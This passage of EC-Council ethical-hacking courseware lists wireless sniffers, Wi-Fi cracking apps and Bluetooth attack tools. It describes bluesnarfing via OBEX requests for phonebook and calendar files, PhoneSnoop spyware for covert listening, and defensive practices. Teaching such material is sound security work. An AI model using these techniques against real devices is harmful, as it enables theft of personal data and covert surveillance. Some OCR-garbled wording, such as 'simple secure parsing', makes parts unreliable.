AirMagnet WiFi Analyzer is a tool for mobile auditing and troubleshooting enterprise Wi-Fi networks. The solution enables network managers to easily test and diagnose dozens of common wireless performance issues including throughput issues, connectivity issues, device conflicts and signal multipath problems. It includes a full compliance reporting engine, which automatically maps collected network information to requirements for wireless network compliance with policy and industry regulations.

## OptiView XG Network Analysis Tablet

Source: *http://www.flukenetworks.com*

OptiView XG is useful for automated network and application analysis. It supports the deployment and troubleshooting of new technologies, including unified communications, virtualization, wireless and 10 Gbps Ethernet. OptiView XG combines multiple functions and


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

technologies and can be used for analysis of network, wireless, traffic, packet, and end user response time analysis.

### Observer

Source: *http://www.netinst.com*

Observer is a network analyzer that monitors complex operations across multiple topologies, offers troubleshooting, performs VoIP analysis and so on. It understands complex VM environments and manages UC deployments, network performance, applications, and more.

### Ufasoft Snif

Source: *http://ufasoft.com*

Ufasoft Snif is a network sniffer designed for capturing and analysis of the packets going through the network. The packet driver requests all the packets from the network card driver (even the packets not addressed to this computer). Ufasoft Snif includes ICQ/IRC/MSN/Email Sniffers. A user can save the results of each analysis to a database.

### vxSniffer

Source: *http://www.cambridgevx.com*

VxSniffer is a network monitoring tool for Windows CE-based devices. It has a user-defined filtering capability that monitors traffic and filters a packet or service by means of its source or destination IP address, MAC, TCP port, or UDP port. It prevents loss of critical packets. The tool views data while capturing packets and saves trace packets for later analysis. It supports IPv6 and operates on all Handheld 2000 HPCs, Pocket PC, Pocket PC 2002 and Windows Mobile 2003 / 5.0 / 6.x.

### OneTouch AT Network Assistant

Source: *http://www.flukenetworks.com*

OneTouch AT Network Assistant troubleshoots copper, fiber-optic and Wi-Fi network and other problems from a client device to cloud-hosted applications. The application troubleshoots persistent problems and validate network performance on-site in real-time. It troubleshoots intermittent problems and identifies vulnerabilities by automatically uploading results to the cloud for web-based performance trending and root cause analysis.

### Capsa Network Analyzer

Source: *http://www.colasoft.com*

Capsa is a portable network analyzer application for both LANs and WLANs, which performs real-time packet capturing capability, 24x7 network monitoring, advanced protocol analysis, in-depth packet decoding, and automatic expert diagnosis. Capsa helps network administrators or network engineers quickly pinpoint and resolve application problems.

### SoftPerfect Network Protocol Analyzer

Source: *http://www.softperfect.com*

SoftPerfect Network Protocol Analyzer is a tool for analyzing, debugging, maintaining and monitoring local networks and Internet connections. It captures the data passing through a dial-


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

up connection or Ethernet network card, analyses this data and then presents it in a readable form. This is a useful tool for network administrators, security specialists, network application developers and anyone who needs a comprehensive picture of the traffic passing through their network connection or segment of a local area network.

### OmniPeek Network Analyzer

Source: *http://www.wildpackets.com*


OmniPeek network analyzer offers an intuitive, graphical interface that engineers can use to rapidly analyze and troubleshoot enterprise networks. Using OmniPeek's intuitive user interface and top-down approach to visualizing network conditions, network engineers—even junior staff—can quickly analyze, drill down and fix performance bottlenecks across multiple network segments, maximizing uptime and user satisfaction.

### CommView for WiFi

Source: *http://www.tamos.com*

CommView for WiFi is a wireless network monitor and analyzer for 802.11 a/b/g/n/ac networks. It captures every packet on the Air to display important information such as the list of APs and stations, per-node and per-channel statistics, signal strength, a list of packets and network connections, protocol distribution charts, etc. With over 70 supported protocols, this network analyzer allows you to see every detail of a captured packet using a tree-like structure to display protocol layers and packet headers. It provides an open interface for plugging in custom decoding modules. It is a comprehensive tool for wireless LAN administrators, security professionals, network programmers, or anyone who wants to have a full picture of the WLAN traffic.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**




## Raw Packet Capturing Tools

Raw packet capturing tools capture wireless network packets and monitor WLAN packet activities. These tools for capture every packet and support both Ethernet LAN and 802.11, and display network traffic at the MAC level. The following points describe a few of these tools:

### WirelessNetView

Source: *http://www.nirsoft.net*

WirelessNetView is a utility that runs in the background and monitors the activity of wireless networks. For each detected network, it displays the following information: SSID, Last Signal Quality, Average Signal Quality, Detection Counter, Authentication Algorithm, Cipher Algorithm, MAC Address, RSSI, Channel Frequency, Channel Number, and more.

### Tcpdump

Source: *http://www.tcpdump.org*

Tcpdump prints a description of the contents of packets on a network interface that match a Boolean expression. When tcpdump finishes capturing packets, it reports counts of: packets captured; packets received by filter; and packets dropped by kernel (this is the number of packets that were dropped, due to a lack of buffer space, by the packet capture mechanism in the OS on which tcpdump is running). Reading packets from a network interface may require special privileges, while reading a saved packet file does not.

## Airview

Source: *http://airview.sourceforge.net*

AirView captures wireless network packets, and monitors WLAN packet activities graphically. Airview 1.0 for WiFi captures every packet on the Air and supports both Ethernet LAN and 802.11; and displays network traffic at the MAC level.

## RawCap

Source: *http://www.netresec.com*

RawCap is a command line network sniffer for Windows that uses raw sockets and sniffs interfaces such as Wi-Fi and PPP. It can sniff any interface that has an IP address, including 127.0.0.1 (localhost/loopback). It imposes minimal memory and CPU load.

## Airodump-ng

Source: *http://www.aircrack-ng.org*

Airodump-ng performs packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP IVs for use with Aircrack-ng. If a GPS receiver is connected to the computer, Airodump-ng is capable of logging the coordinates of the found APs. Additionally, Airodump-ng writes several files containing the details of all APs and clients seen.

## Spectrum Analyzing Tools

Spectrum analyzing tools perform RF Spectrum Analysis and Wi-Fi troubleshooting. With the help of these tools, users can detect any RF activity in the environment, including detecting areas where RF interference affects performance—ultimately resulting in user dissatisfaction due to slow connections or frequent disconnections. Following are some of the few Spectrum Analyzing Tools:

## Cisco Spectrum Expert

Source: *http://www.cisco.com*

Cisco Spectrum Expert addresses the problem of RF interference in wireless networks. Cisco Spectrum Expert can detect, classify, locate, and mitigate sources of wireless interference to optimize network performance for mobility applications. Cisco Spectrum Expert can improve network performance and coverage, increase network security, lower operational costs, and enable more efficient RF troubleshooting capabilities. Cisco Spectrum Expert integrates with the Cisco Unified Wireless Network to ease wireless deployment and operations while building a robust foundation for mobile business applications.

## AirMedic USB

Source: *http://www.flukenetworks.com*

AirMedic® USB is a spectrum analysis tool that brings Wi-Fi troubleshooting to entry-level users. It deals with the periodic performance and reliability problems that all wireless LANs experience. With AirMedic USB, users can detect any RF activity in the environment, including detecting areas where RF interference affects performance – ultimately resulting in user dissatisfaction due to slow connections or frequent disconnections.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

## AirSleuth-Pro

Source: *http://nutsaboutnets.com*

AirSleuth-Pro is a PC-based, RF spectrum analyzer that operates in the 2.4 GHz range of the RF spectrum. AirSleuth is a Wi-Fi Scanner —an 802.11 network discovery tool. The analyzer enables the user to monitor wireless devices and RF interference that affect the performance, range and security of wireless networks.

## BumbleBee-LX Spectrum Analyzer

Source: *http://www.bvsystems.com*

BumbleBee-LX is a rugged, handheld spectrum analyzer built around a receiver measuring RF signatures of popular wireless standards such as RFID, Cellular, PCS, Public Safety Band, SMR, and even cordless phones that reside in frequencies 700-2000 MHz. It allows users to scan, display and record multiple RF waveforms for network installation, coverage and interference analysis. Advanced spectrum analysis features include. BumbleBee-LX performs real-time spectral analysis of many wireless standards, as well as unidentified RF interference.

## Wi-Spy

Source: *http://www.metageek.net*

Wi-Spy is a custom USB spectrum analyzer designed specifically for troubleshooting Wi-Fi issues. Unlike most Wi-Fi tools, Wi-Spy is able to measure ALL RF signals, not just Wi-Fi traffic.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

# Wireless Hacking Tools for Mobile: WiHack and Backtrack Simulator

CEH Certified Ethical Hacker

## WiHack

- WiHack is a program for hacking Wi-Fi, which is able to crack **WPA**, **WPA2**, and **WEP keys**

https://wihack.com

## Backtrack Simulator


- Backtrack Simulator is simulated with Fern Wi-Fi Cracker, Fern Wi-Fi Cracker can **crack WEP**, **WPA**, and **WPA2 secured wireless networks**

https://play.google.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Bluetooth is a wireless technology that allows devices to share data over short distances. Bluetooth technology is vulnerable to various types of attacks. Attackers can gain information by hacking the target Bluetooth-enabled device from another Bluetooth-enabled device. With Bluetooth hacking, the attacker can also perform various malicious operations over the target mobile device. This section describes how attackers perform Bluetooth hacking using different types of tools.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Bluetooth is a short-range wireless communication technology that replaces the cables connecting portable or fixed devices while maintaining high levels of security. It allows mobile phones, computers, and other devices to exchange information us. Two Bluetooth-enabled devices connect through the pairing technique. Bluetooth device attacks include:

- **Bluesmacking**

  A Bluesmacking attack occurs when an attacker sends an oversized ping packet to a victim's device, causing a buffer overflow. This type of attack is similar to an ICMP ping of death.

- **Bluejacking**

  Bluejacking is the use of Bluetooth to send messages to users without the recipient's consent, similar to email spamming. Prior to any Bluetooth communication, the device initiating connection must provide a name that is displayed on the recipient's screen. As this name is user-defined, it can be set to be an annoying message or advertisement. Strictly speaking, Bluejacking does not cause any damage to the receiving device. However, it may be irritating and disruptive to the victims.

- **Blue Snarfing**

  Bluesnarfing is a method of gaining access to sensitive data in a Bluetooth-enabled device. An attacker who is within range of a target can use special software to obtain the data stored on the victim's device.

To Bluesnarf, an attacker exploits vulnerability in the Object Exchange (OBEX) protocol that Bluetooth uses to exchange information. The attacker connects with the target and performs a GET operation for files with correctly guessed or known names, such as /pb.vcf for the device's phonebook or telecom /cal.vcs for the device's calendar file.

- **BlueSniff**

  BlueSniff is proof of concept code for a Bluetooth wardriving utility. It is useful for finding hidden and discoverable Bluetooth devices. It operates on Linux.

- **Bluebugging**

  Bluebugging is an attack in which an attacker gains remote access to a target Bluetooth-enabled device without the victim being aware of it. In this attack, an attacker sniffs sensitive information and might perform malicious activities such as intercepting phone calls and messages, forwarding calls and text messages, etc.

- **BluePrinting**

  BluePrinting is a footprinting technique performed by an attacker in order to determine the make and model of the target Bluetooth-enabled device. Attackers collect this information to create info graphics of the model, manufacturer, etc. and analyze them in an attempt to find out whether the devices are in the range of vulnerability in order to perform exploitation.


- **MAC Spoofing Attack**

  MAC Spoofing Attack is a passive attack in which attackers spoof the MAC address of the target Bluetooth-enabled device, in order to intercept or manipulate the data sent towards the target device.

- **MITM/Impersonation Attack**

  MITM/Impersonation is an attack in which attackers manipulate data traversing between devices communication via Bluetooth connection (piconet). During this attack, the devices intended to pair with each other unknowingly pair with the attacker's device, thereby allowing the attacker to intercept and manipulate the data traversing in the piconet.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**




A Bluetooth stack refers to an implementation of the Bluetooth protocol stack. It allows an inheritance application to work over Bluetooth. A user can port to any system using Atinav's OS abstraction layer. The Bluetooth stack has two parts, general purpose and embedded system.

## Bluetooth Modes

A user can set Bluetooth in the following modes:

## Discoverable Modes

Bluetooth operates in three discoverable modes. They are:

- **Discoverable:** When Bluetooth devices are in discoverable mode, other devices are visible to other Bluetooth-enabled devices. If a phone is trying to connect to another phone, the phone that is trying to establish the connection must look for a phone that is in discoverable mode, otherwise the phone that is trying to initiate the connection will not be able to detect the other phone. Discoverable mode is necessary only while connecting to the device for the first time. Upon saving the connection, the phones remember each other; therefore, discoverable mode is not necessary for lateral connection establishment.
- **Limited discoverable:** In limited discoverable mode, the Bluetooth devices are discoverable only for a limited period, for a specific event, or during temporary conditions. However, there is no HCI command to set a device directly into limited discoverable mode. A user has to do it indirectly. When a device is set to the limited


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

discoverable mode, it filters out non-matched IACs and reveals itself only to those that matched.

- **Non-discoverable:** Setting the Bluetooth device to non-discoverable mode prevents that device from appearing on the list during a Bluetooth-enabled device search process. However, it is still visible to those users and devices who paired with the Bluetooth device previously or who know the MAC address of the Bluetooth device.

## Pairing Modes

Pairing modes for Bluetooth devices include:

- **Non-pairable mode:** In non-pairable mode, a Bluetooth device rejects the pairing request sent by any device.
- **Pairable mode:** In pairable mode, the Bluetooth device accepts the pairing request upon request and establishes a connection with the pair requesting device.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Bluetooth Threats

**Leaking Calendars and Address Books**
Attacker can steal user's personal information and can use it for malicious purposes

**Remote Control**
Hackers can remotely control a phone to make phone calls or connect to the Internet

**Bugging Devices**
Attacker could instruct the user to make a phone call to other phones without any user interaction. They could even record the user's conversation

**Social Engineering**
Attackers trick Bluetooth users to lower security or disable authentication for Bluetooth connections in order to pair with them and steal information

**Sending SMS Messages**
Terrorists could send false bomb threats to airlines using the phones of legitimate users

**Malicious Code**
Mobile phone worms can exploit a Bluetooth connection to replicate and spread itself

**Causing Financial Losses**
Hackers could send many MMS messages with an international user's phone, resulting in a high phone bill

**Protocol Vulnerabilities**
Attackers exploit Bluetooth parings and communication protocols to steal data, make calls, send messages, conduct DoS attacks on a device, start phone spying, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Similar to wireless networks, Bluetooth devices are also at risk of compromise from various threats. Attackers target the vulnerabilities in security configurations of Bluetooth devices to gain access to confidential information and the network to which they are connected.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Bluejacking is temporarily hijacking a cell phone by sending it an anonymous text message using the Bluetooth wireless networking system. It takes advantage of a security loophole in the phone's messaging options. The operating range for Bluetooth is 10 meters. Phones embedded with Bluetooth technology can search for other Bluetooth-integrated phones by sending messages to them. Bluejacking is sending anonymous messages to other Bluetooth-equipped devices via the OBEX protocol.




**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Bluetooth Hacking Tool: PhoneSnoop

PhoneSnoop is BlackBerry spyware that enables an attacker to remotely activate the microphone of a BlackBerry handheld and listen to sounds near or around it, PhoneSnoop is a component of Bugs - a proof-of-concept spyware toolkit

- It exists solely to demonstrate the capabilities of a BlackBerry handheld when used to conduct surveillance on an individual
- It is purely a proof-of-concept application and does not possess the stealth or spyware features that could make it malicious





http://www.blackberryrc.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




PhoneSnoop uses standard Blackberry APIs that allow the interception of incoming phone calls. When a user receives a call from a preconfigured phone number, the device answers the call automatically and then engages the speakerphone. Someone who has had this application installed may not notice the incoming phone call and not realize someone can now listen in on the immediate surroundings.

Source: *http://www.blackberryrc.com*



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

There are other Bluetooth hacking tools that allow attackers to extract information from a Bluetooth device without the requirement to pair. These tools are useful to scan for other visible devices in range and can perform a service query. Some Bluetooth hacking tools include:

### BH BlueJack

Source: *http://croozeus.com*

BH BlueJack allows sending messages and templates to a target mobile device via Bluetooth. Users can create their own set of templates.

### Bluesnarfer

Source: *http://www.alighieri.org*

Bluesnarfer is a tool to steal information from a wireless device through a Bluetooth connection. The connection can be between mobile phones, PDAs or Laptops. You can access to a calendar, contact list, emails and text messages of target mobile device.

### btCrawler

Source: *http://www.silentservices.de*

BtCrawler tool evaluates the surrounding visible Bluetooth devices. It stores all the scanned devices in a database for later review. The data stored in this database includes the time a device is first seen and when it was last seen.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

## Bluediving

Source: *http://bluediving.sourceforge.net*

Bluediving is a Bluetooth pen testing suite. It implements attacks like Bluebug, BlueSnarf, BlueSnarf++, BlueSmack, has features such as Bluetooth address spoofing, an AT and a RFCOMM socket shell and implements tools like carwhisperer, bss, L2CAP packetgenerator, L2CAP connection resetter, RFCOMM scanner and greenplaque scanning mode (using more than one hci device). The tool uses Perl and C programing languages and works on GNU Linux 2.4 / 2.6 and FreeBSD OSs.

## Blooover II

Source: *http://trifinite.org*

Blooover II checks whether target mobile devices are vulnerable. The tool can perform HeloMoto and BlueSnarf attacks, and send malformed objects via OBEX.

## btscanner

Source: *http://www.pentest.co.uk*

Btscanner is a tool based on BlueZ Bluetooth stack, designed to extract information from a Bluetooth device without the requirement to pair. An information screen extracts HCI and SDP information, and maintains an open connection to monitor the RSSI and link quality. It contains a complete listing of the IEEE OUI numbers and class lookup tables. btscanner brute force scans of OUI ranges. Both inquiry and brute force scan types utilize multiple dongles to increase coverage and finding a device. The tool exports scan results to a text file.

## CIHwBT

Source: *http://sourceforge.net*

CIHwBT is a Bluetooth Security Framework that supports some Bluetooth exploits and tools like BlueSnarf, BlueJack, and some DoS attacks. It works with any pocketpc with Microsoft Bluetooth Stack.

## BT Audit

Source: *http://trifinite.org*

The Bluetooth architecture consists out of two main protocols: L2CAP and RFCOMM. RFCOMM is on top of the L2CAP layer. BT Audit provides applications to scan these L2CAP PSMs (Protocol Service Multiplexers) and the RFCOMM Channels.

## Blue Alert

Source: *http://www.bluejackingtools.com*


Blue Alert is a Bluetooth device monitoring application that shows a popup notification every time a device comes in range, or a device goes out of range.

## Blue Sniff

Source: *http://bluesniff.shmoo.com*


Blue Sniff is a Bluetooth wardriving utility that operates on the Linux platform. It find discoverable and hidden Bluetooth-enabled devices.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**





Previous sections explained how attackers hack wireless networks to obtain sensitive data. An ethical hacker works on hardening the security of the wireless network. To secure the wireless network, it is important to implement and adopt appropriate countermeasures. This section lists countermeasures and best practices for wireless network security.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




## How to Defend Against Bluetooth Hacking

Bluetooth operates in one of four security modes. Bluetooth devices adopting security mode 1 possess very little security, leaving themselves and the network prone to attacks. The security posture improves as the security mode number increases. In order to establish Bluetooth pairing between a claimant (sender) and a verifier (receiver), security modes 2 and 3 implement a PIN (Personal Identification Number) pairing technique, while security mode 4 implements an SSP (simple secure parsing) technique. Bluetooth devices that employ security mode 4 prevent hackers from gaining access to a Bluetooth device or a network.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# How to Detect and Block Rogue AP

## Detecting Rogue AP

### RF Scanning

Re-purposed access points that do only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the WLAN administrator about any wireless devices operating in the area

### AP Scanning


Access points that have the functionality of detecting neighboring APs operating in the nearby area will expose the data through its MIBS and web interface

### Using Wired Side Inputs

Network management software uses this technique to detect rogue APs. This software detects devices connected in the LAN, including Telnet, SNMP, CDP (Cisco discovery protocol) using multiple protocols

## Blocking Rogue AP


- Deny wireless service to new clients by launching a denial-of-service attack (DoS) on the rogue AP
- Block the switch port to which AP is connected or manually locate the AP and pull it physically off the LAN



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




## Wireless Security Layers

A wireless security mechanism has six layers. This layered approach increases the scope of preventing an attacker from compromising a network and increases the possibility to catch the attacker. The following diagram depicts the structure of wireless security layers:





FIGURE 14.2: Structure of Wireless Security Layers



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Connection security:** Per frame/packet authentication provides protection against MITM attacks. It does not allow the attacker to sniff data when two genuine users are communicating between each other, thereby securing the connection.
- **Device security:** Both vulnerability and patch management are important components of security infrastructure since.
- **Wireless signal security:** In wireless networks, continuous monitoring and managing of the network and the RF spectrum within the environment identifies the threats and awareness capability. The Wireless Intrusion Detection System (WIDS) analyzes and monitors the RF spectrum. Alarm generation helps in detecting unauthorized wireless devices that violate the security policies of the network. Activities such as increased bandwidth usage, RF interferences, and unknown rogue wireless APs etc. might indicate a malicious intruder on the network. Continuous monitoring of the network is the only measure that can prevent such attacks and secure the network.
- **Network protection:** Strong authentication ensures that only authorized users gain access to a network.
- **Data protection:** Encryption algorithms such as WPA2 and AES can protect data.
- **End-user protection:** Even if the attacker has associated with APs, the personal firewalls installed on the end user system on the WLAN prevents the attacker from accessing files.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

## How to Defend Against Wireless Attacks

CEH Certified Ethical Hacker

**Configuration Best Practices** | SSID Settings Best Practices | Authentication Best Practices

| | |
|---|---|
| Change the default SSID after WLAN configuration | Disable remote router login and wireless administration |
| Set the router access password and enable firewall protection | Enable MAC Address filtering on your access point or router |
| Disable SSID broadcasts | Enable encryption on access point and change passphrase often |

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## How to Defend Against Wireless Attacks (Cont'd)

CEH Certified Ethical Hacker

Configuration Best Practices | **SSID Settings Best Practices** | Authentication Best Practices

- Use SSID cloaking to keep certain default wireless messages from broadcasting the ID to everyone
- Do not use your SSID, company name, network name, or any easy to guess string in passphrases
- Place a firewall or packet filter in between the AP and the corporate Intranet
- Limit the strength of the wireless network so it cannot be detected outside the bounds of your organization
- Check the wireless devices for configuration or setup problems regularly
- Implement an additional technique for encrypting traffic, such as IPSEC over wireless

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## How to Defend Against Wireless Attacks (Cont'd)

CEH Certified Ethical Hacker


| Configuration Best Practices | SSID Settings Best Practices | Authentication Best Practices |
|---|---|---|

- Choose Wi-Fi Protected Access (WPA) instead of WEP
- Place wireless access points in a secured location
- Implement WPA2 Enterprise wherever possible
- Keep drivers on all wireless equipment updated
- Disable the network when not required
- Use a centralized server for authentication

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## How to Defend Against Wireless Attacks (Cont'd)


CEH Certified Ethical Hacker




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



